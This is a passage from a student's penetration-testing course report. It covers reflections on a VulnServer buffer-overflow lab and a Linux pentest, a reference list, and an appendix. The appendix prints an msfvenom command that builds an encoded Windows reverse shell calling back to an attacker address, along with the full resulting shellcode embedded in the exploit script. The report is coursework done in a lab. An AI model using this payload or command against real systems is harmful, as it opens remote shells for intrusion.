


Figure 48: All IP addresse of the attacker machine

Starting the VPN at the beginning of each session was an afterthought, which lead to me not realizing it impacts how the machine needs to be addressed for the attack to work. This realization took a while to manifest, and made it clear to me that I should question my assumptions, and make sure that the conclusions I reach are thought through instead of assumed without critical questioning.

Using the ImmunityDebugger gave me a little trouble at first. A lot of time was spent during the first session learning the tooling and accustoming myself to the environment.

Exploiting the Buffer Overflow required understanding of the stack and how operations work on the machine level, which I lacked from prior studies. I had grasped the concept from explanations during the lecture, but did not fully understand how to apply the concept in practice. That became clear during work on the assignment, which helped me gain a better understanding of the processes happening close to the hardware.

Writing the report was very time intensive, requiring more time than I had anticipated when starting out. In addition, the level of detail required was only apparent once I had started the writing process. When I was documenting my approach, I didn't take enough care to represent the steps I took with readable, appropriately formatted screenshots. I had to go back and repeat some steps to take satisfactory screengrabs, only gaining usable material during the second session. At that point I had gone over the material again and reviewed the steps i took in detail. I was therefore able to repeat the steps quickly with intent. A deeper understanding of the subject matter gave me with the ability to anticipate what information was relevant, which made it easier to take the steps in an easily documentable way.

Moving into the next assignment, I knew what to expect in terms of documentation of my actions. I practiced the discussed concepts on my private system, to prepare myself for the scheduled appointments in which we could work on the assignment. I had learned that preparation and familiarity with the tooling and the subject matter enable me to focus on executing the necessary steps while being able to document them. If I don't know what I am doing or why I am doing it, my ability to document and communicate my actions diminishes drastically. Hence I did my utmost to be prepared for the following assignments.

## 6.2 Linux - Complete Pentest (Mesa)

Since this exercise was much less guided than the previous one, i took care to prepare as best i could for this assignment. I studied the provided materials and practiced using the tools on private hardware. I set up two virtual machines, an attacker machine running Kali Linux and a target machine running Debian. I purposely configured it so that it would be attackable by the tools discussed in the lecture preceding the appointments.

I further studied the Mitre Attack Framework, trying to formulate a high level strategy concerning what approaches i should employ when i pentest the Linux machine.

Lastly, i revisited the materials I produced when I held the Linux - Basics seminar in my third semester. I was still familiar with the concepts we taught, but didn't remember all the tooling needed to apply that knowledge in practice. I figured a general familiarity with the basic functions could come in handy if interaction with the target machine strays from the expected path.

## 6.3 Digital Forensics

# 7 References


[1] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. Intel Corporation. URL: https://cdrdv2.intel.com/v1/dl/getContent/671200 (accessed on 04/23/2026).

[2] Marco-Gisbert, Hector and Ripoll Ripoll, Ismael. "Address Space Layout Randomization Next Generation". In: *Applied Sciences* 9.14 (2019). ISSN: 2076-3417. DOI: 10.3390/app9142928. URL: https://www.mdpi.com/2076-3417/9/14/2928.

[3] Microsoft. *Data Execution Prevention (DEP)*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention (accessed on 04/23/2026).

[4] Arm Limited. *ARM Developer Documentation - NOP*. Arm Limited. URL: https://developer.arm.com/documentation/dui0489/i/Cjafcggi (accessed on 04/23/2026).

[5] Arm Limited. *ARM Developer Documentation - JMP*. Arm Limited. URL: https://developer.arm.com/documentation/101655/0961/8051-Instruction-Set-Manual/Instructions/JMP (accessed on 04/23/2026).

[6] Microsoft. *What is SIEM?* Microsoft. URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-siem (accessed on 04/23/2026).

[7] Scarfone, Karen, Mell, Peter, et al. "Guide to intrusion detection and prevention systems (idps)". In: *NIST special publication* 800.2007 (2007), p. 94.

[8] Dadheech, Krati, Choudhary, Arjun, and Bhatia, Gaurav. "De-Militarized Zone: A Next Level to Network Security". In: *2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT)*. 2018, pp. 595–600. DOI: 10.1109/ICICCT.2018.8473328.

[9] *OSINT | Open Source Intelligence*. Bundesamt für Verfassungsschutz Deutschland. URL: https://www.verfassungsschutz.de/SharedDocs/glossareintraege/DE/O/osint.html (accessed on 05/19/2026).

[10] The MITRE Corporation. *MITRE ATT&CK Tactic - Reconnaissance*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0043 (accessed on 04/23/2026).

[11] The MITRE Corporation. *MITRE ATT&CK Technique - Active Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1595 (accessed on 04/23/2026).

[12] Gordon Lyon. *Nmap Usage*. URL: https://svn.nmap.org/nmap/docs/nmap.usage.txt (accessed on 04/23/2026).

[13] Microsoft. *SMB feature descriptions in Windows Server*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-feature-descriptions (accessed on 04/23/2026).

[14] Venema, Wietse. "Tcp wrapper". In: *UNIX Security Symposium III: proceedings: Baltimore, MD*. 1992, p. 85.

[15] Microsoft. *Ports used by Remote Desktop Services (RDS)*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/ports-used-by-rds (accessed on 04/23/2026).

[16] SamSepi0l. *Android4 VulnHub writeup*. Medium. URL: https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f (accessed on 04/23/2026).

[17] Nmap Project. *Issue #1276 on nmap/nmap (GitHub)*. GitHub. URL: https://github.com/nmap/nmap/issues/1276 (accessed on 04/23/2026).

[18] fahmifj. *HackTheBox: Explore Writeup*. GitHub Pages. URL: https://fahmifj.github.io/ctf/hackthebox/explore/ (accessed on 04/23/2026).

[19] Marc-André Moreau. *FreeRDP Manual*. URL: https://github.com/awakecoding/FreeRDP-Manuals/blob/master/User/FreeRDP-User-Manual.markdown (accessed on 05/04/2026).

[20] Microsoft. *Remote Desktop Services*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/termserv/about-terminal-services (accessed on 04/23/2026).

[21] *CVE-2017-0143*. The MITRE Corporation. URL: https://www.cve.org/CVERecord?id=CVE-2017-0143 (accessed on 04/23/2026).

[22] Microsoft. *SMB Message Block Signing*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing (accessed on 05/04/2026).

[23] Rapid7 / Metasploit. *NASM Shell*. Rapid7. URL: https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/nasm_shell.rb#L9 (accessed on 05/04/2026).

[24] Microsoft. *Thread Stack Size*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/win32/procthread/thread-stack-size (accessed on 04/23/2026).

[25] Corelan. *Mona Manual*. URL: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual (accessed on 05/04/2026).

[26] OffSec Services. *MSFVenom Help Page*. OffSec Services, LLC. URL: https://www.offsec.com/metasploit-unleashed/msfvenom (accessed on 05/04/2026).

[27] Gordon Lyon. *Ncat Man Pages*. URL: https://nmap.org/book/ncat-man.html (accessed on 05/04/2026).

[28] Microsoft. *Little Endian*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/cpp/mfc/windows-sockets-byte-ordering (accessed on 04/23/2026).

[29] The MITRE Corporation. *MITRE ATT&CK Technique - Exploit Public Facing Application*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1190 (accessed on 04/23/2026).

[30] The MITRE Corporation. *MITRE ATT&CK Tactic - Initial Access*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0001 (accessed on 04/23/2026).

[31] The MITRE Corporation. *MITRE ATT&CK Tactic - Execution*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0002 (accessed on 04/23/2026).

[32] The MITRE Corporation. *MITRE ATT&CK Technique - Exploitation for Client Execution*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1203 (accessed on 04/23/2026).

[33] The MITRE Corporation. *MITRE ATT&CK Tactic - Command and Control*. The MITRE Corporation. URL: https://attack.mitre.org/tactics/TA0101 (accessed on 04/23/2026).

[34] The MITRE Corporation. *MITRE ATT&CK Technique - Application Layer Protocol*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1071 (accessed on 04/23/2026).

[35] The MITRE Corporation. *MITRE ATT&CK Technique - Command and Scripting Interpreter: Windows Command Shell*. The MITRE Corporation. URL: https://attack.mitre.org/techniques/T1059/003 (accessed on 04/23/2026).

[36] FIRST. *CVSS v4.0 Calculator*. Forum of Incident Response and Security Teams, Inc. URL: https://www.first.org/cvss/calculator/4.0 (accessed on 05/14/2026).

[37] The MITRE Corporation. *CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')*. The MITRE Corporation. URL: https://cwe.mitre.org/data/definitions/120.html (accessed on 04/23/2026).

[38] Stephen Bradshaw. *VulnServer Application*. URL: https://github.com/stephenbradshaw/vulnserver (accessed on 05/04/2026).

[39] Cowan, C., Wagle, F., Pu, Calton, et al. "Buffer overflows: attacks and defenses for the vulnerability of the decade". In: *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*. Vol. 2. 2000, 119–129 vol.2. DOI: 10.1109/DISCEX.2000.821514.

[40] Lhee, Kyung-Suk and Chapin, Steve J. "Buffer overflow and format string overflow vulnerabilities". In: *Software: Practice and Experience* 33.5 (2003), pp. 423–460. DOI: https://doi.org/10.1002/spe.515. eprint: https://onlinelibrary.wiley.com/doi/pdf/10.1002/spe.515. URL: https://onlinelibrary.wiley.com/doi/abs/10.1002/spe.515.

[41] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack* 7.49 (Nov. 1996). URL: https://inst.eecs.berkeley.edu/~cs161/archive/fa08/papers/stack_smashing.pdf (accessed on 05/12/2026).

[42] Microsoft. *strcpy, wcscpy, _mbscpy*. Microsoft Learn. URL: https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/strcpy-wcscpy-mbscpy (accessed on 05/15/2026).

[43] The MITRE Corporation. *MITRE ATT&CK Mitigation - Exploit Protection*. URL: https://attack.mitre.org/mitigations/M1050 (accessed on 04/23/2026).

[44] The MITRE Corporation. *MITRE ATT&CK Mitigation - Pre-Compromise*. The MITRE Corporation. URL: https://attack.mitre.org/mitigations/M1056/ (accessed on 04/23/2026).

[45] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Active Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0830 (accessed on 04/23/2026).

[46] The MITRE Corporation. *MITRE ATT&CK Mitigation - Detection of Vulnerability Scanning*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0867 (accessed on 04/23/2026).

[47] The MITRE Corporation. *MITRE ATT&CK Detection - Exploit Public-Facing Application – multi-signal correlation (request → error → post-exploit process/egress)*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0080 (accessed on 04/23/2026).

[48] The MITRE Corporation. *MITRE ATT&CK Mitigation - Filter Network Traffic*. URL: https://attack.mitre.org/mitigations/M1037 (accessed on 04/23/2026).

[49] The MITRE Corporation. *MITRE ATT&CK Detection - Detection of Command and Control Over Application Layer Protocols*. The MITRE Corporation. URL: https://attack.mitre.org/detectionstrategies/DET0444 (accessed on 04/23/2026).

[50] The MITRE Corporation. *MITRE ATT&CK Mitigation - Application Isolation and Sandboxing*. URL: https://attack.mitre.org/mitigations/M1048 (accessed on 04/23/2026).

[51] The MITRE Corporation. *MITRE ATT&CK Mitigation - Network Segmentation*. URL: https://attack.mitre.org/mitigations/M1030 (accessed on 04/23/2026).

[52] The MITRE Corporation. *MITRE ATT&CK Mitigation - Priviliged Account Management*. URL: https://attack.mitre.org/mitigations/M1026 (accessed on 04/23/2026).

[53] The MITRE Corporation. *MITRE ATT&CK Mitigation - Vulnerability Scanning*. URL: https://attack.mitre.org/mitigations/M1016 (accessed on 04/23/2026).

# 8 Appendix

## 8.1 Buffer Overflow

The appendix provided as a directory is laid out the following way, containing the following content:

```
Final Report - Simon Neubert/
└── Windows Scanning and Buffer Overflow
    ├── Nmap Scan
    │   ├── nmap.txt
    │   └── nmap-3389.txt
    └── vulnserver_script
        ├── unique_charseq.txt
        └── vulnserver-poc-orig.py
```

- The subdirectory "Nmap scan" the output generated by Nmap (nmap.txt and nmap-3389.txt).
- The subdirectory "vulnserver_script" contains the python script used to execute the attack, and the resources it accessed during runtime.
  It was altered during the assignment, and all relevant steps have been left in the code and labeled with comments.


Figure 49: VPN configuration on an attacker machine not provided by the HdM




Figure 50: VPN connected on attacker machine not provided by the HdM with IP 10.0.61.2

```
┌──(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.2 LPORT=443 EXITFUNC=thread
-a x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
buf =  b""
buf += b"\xd6\xf9\x4a\x48\x49\x41\x91\xf8\xf8\x40\x93\x3f"
buf += b"\x3f\x99\x41\x90\xdb\xc5\xd9\x74\x24\xf4\xbb\x60"
buf += b"\xf7\x65\x15\x5e\x2b\xc9\xb1\x52\x31\x5e\x17\x03"
buf += b"\x5e\x17\x83\x8e\x0b\x87\xe0\xb2\x1c\xca\x0b\x4a"
buf += b"\xdd\xab\x82\xaf\xec\xeb\xf1\xa4\x5f\xdc\x72\xe8"
buf += b"\x53\x97\xd7\x18\xe7\xd5\xff\x2f\x40\x53\x26\x1e"
buf += b"\x51\xc8\x1a\x01\xd1\x13\x4f\xe1\xe8\xdb\x82\xe0"
buf += b"\x2d\x01\x6e\xb0\xe6\x4d\xdd\x24\x82\x18\xde\xcf"
buf += b"\xd8\x8d\x66\x2c\xa8\xac\x47\xe3\xa2\xf6\x47\x02"
buf += b"\x66\x83\xc1\x1c\x6b\xae\x98\x97\x5f\x44\x1b\x71"
buf += b"\xae\xa5\xb0\xbc\x1e\x54\xc8\xf9\x99\x87\xbf\xf3"
buf += b"\xd9\x3a\xb8\xc0\xa0\xe0\x4d\xd2\x03\x62\xf5\x3e"
buf += b"\xb5\xa7\x60\xb5\xb9\x0c\xe6\x91\xdd\x93\x2b\xaa"
buf += b"\xda\x18\xca\x7c\x6b\x5a\xe9\x58\x37\x38\x90\xf9"
buf += b"\x9d\xef\xad\x19\x7e\x4f\x08\x52\x93\x84\x21\x39"
buf += b"\xfc\x69\x08\xc1\xfc\xe5\x1b\xb2\xce\xaa\xb7\x5c"
buf += b"\x63\x22\x1e\x9b\x84\x19\xe6\x33\x7b\xa2\x17\x1a"
buf += b"\xb8\xf6\x47\x34\x69\x77\x0c\xc4\x96\xa2\x83\x94"
buf += b"\x38\x1d\x64\x44\xf9\xcd\x0c\x8e\xf6\x32\x2c\xb1"
buf += b"\xdc\x5a\xc7\x48\xb7\x6e\x18\x6f\x45\x07\x1a\x8f"
buf += b"\x48\x6c\x93\x69\x20\x82\xf2\x22\xdd\x3b\x5f\xb8"
buf += b"\x7c\xc3\x75\xc5\xbf\x4f\x7a\x3a\x71\xb8\xf7\x28"
buf += b"\xe6\x48\x42\x12\xa1\x57\x78\x3a\x2d\xc5\xe7\xba"
buf += b"\x38\xf6\xbf\xed\x6d\xc8\xc9\x7b\x80\x73\x60\x99"
buf += b"\x59\xe5\x4b\x19\x86\xd6\x52\xa0\x4b\x62\x71\xb2"
buf += b"\x95\x6b\x3d\xe6\x49\x3a\xeb\x50\x2c\x94\x5d\x0a"
buf += b"\xe6\x4b\x34\xda\x7f\xa0\x87\x9c\x7f\xed\x71\x40"
buf += b"\x31\x58\xc4\x7f\xfe\x0c\xc0\xf8\xe2\xac\x2f\xd3"
buf += b"\xa6\xcd\xcd\xf1\xd2\x65\x48\x90\x5e\xe8\x6b\x4f"
buf += b"\x9c\x15\xe8\x65\x5d\xe2\xf0\x0c\x58\xae\xb6\xfd"
buf += b"\x10\xbf\x52\x01\x86\xc0\x76"
```

Figure 51: Payload generation on attacker machine

```
def get_payload():
    # Payload generated by msfvenom
    buf = b""
    buf += b"\xd6\xf9\x4a\x48\x49\x41\x91\xf8\xf8\x40\x93\x3f"
    buf += b"\x3f\x99\x41\x90\xdb\xc5\xd9\x74\x24\xf4\xbb\x60"
    buf += b"\xf7\x65\x15\x5e\x2b\xc9\xb1\x52\x31\x5e\x17\x03"
    buf += b"\x5e\x17\x83\x8e\x0b\x87\xe0\xb2\x1c\xca\x0b\x4a"
    buf += b"\xdd\xab\x82\xaf\xec\xeb\xf1\xa4\x5f\xdc\x72\xe8"
    buf += b"\x53\x97\xd7\x18\xe7\xd5\xff\x2f\x40\x53\x26\x1e"
    buf += b"\x51\xc8\x1a\x01\xd1\x13\x4f\xe1\xe8\xdb\x82\xe0"
    buf += b"\x2d\x01\x6e\xb0\xe6\x4d\xdd\x24\x82\x18\xde\xcf"
    buf += b"\xd8\x8d\x66\x2c\xa8\xac\x47\xe3\xa2\xf6\x47\x02"
    buf += b"\x66\x83\xc1\x1c\x6b\xae\x98\x97\x5f\x44\x1b\x71"
    buf += b"\xae\xa5\xb0\xbc\x1e\x54\xc8\xf9\x99\x87\xbf\xf3"
    buf += b"\xd9\x3a\xb8\xc0\xa0\xe0\x4d\xd2\x03\x62\xf5\x3e"
    buf += b"\xb5\xa7\x60\xb5\xb9\x0c\xe6\x91\xdd\x93\x2b\xaa"
    buf += b"\xda\x18\xca\x7c\x6b\x5a\xe9\x58\x37\x38\x90\xf9"
    buf += b"\x9d\xef\xad\x19\x7e\x4f\x08\x52\x93\x84\x21\x39"
    buf += b"\xfc\x69\x08\xc1\xfc\xe5\x1b\xb2\xce\xaa\xb7\x5c"
    buf += b"\x63\x22\x1e\x9b\x84\x19\xe6\x33\x7b\xa2\x17\x1a"
    buf += b"\xb8\xf6\x47\x34\x69\x77\x0c\xc4\x96\xa2\x83\x94"
    buf += b"\x38\x1d\x64\x44\xf9\xcd\x0c\x8e\xf6\x32\x2c\xb1"
    buf += b"\xdc\x5a\xc7\x48\xb7\x6e\x18\x6f\x45\x07\x1a\x8f"
    buf += b"\x48\x6c\x93\x69\x20\x82\xf2\x22\xdd\x3b\x5f\xb8"
    buf += b"\x7c\xc3\x75\xc5\xbf\x4f\x7a\x3a\x71\xb8\xf7\x28"
    buf += b"\xe6\x48\x42\x12\xa1\x57\x78\x3a\x2d\xc5\xe7\xba"
    buf += b"\x38\xf6\xbf\xed\x6d\xc8\xc9\x7b\x80\x73\x60\x99"
    buf += b"\x59\xe5\x4b\x19\x86\xd6\x52\xa0\x4b\x62\x71\xb2"
    buf += b"\x95\x6b\x3d\xe6\x49\x3a\xeb\x50\x2c\x94\x5d\x0a"
    buf += b"\xe6\x4b\x34\xda\x7f\xa0\x87\x9c\x7f\xed\x71\x40"
    buf += b"\x31\x58\xc4\x7f\xfe\x0c\xc0\xf8\xe2\xac\x2f\xd3"
    buf += b"\xa6\xcd\xcd\xf1\xd2\x65\x48\x90\x5e\xe8\x6b\x4f"
    buf += b"\x9c\x15\xe8\x65\x5d\xe2\xf0\x0c\x58\xae\xb6\xfd"
    buf += b"\x10\xbf\x52\x01\x86\xc0\x76"
    return buf
```

Figure 52: Payload used in python script on attacker machine

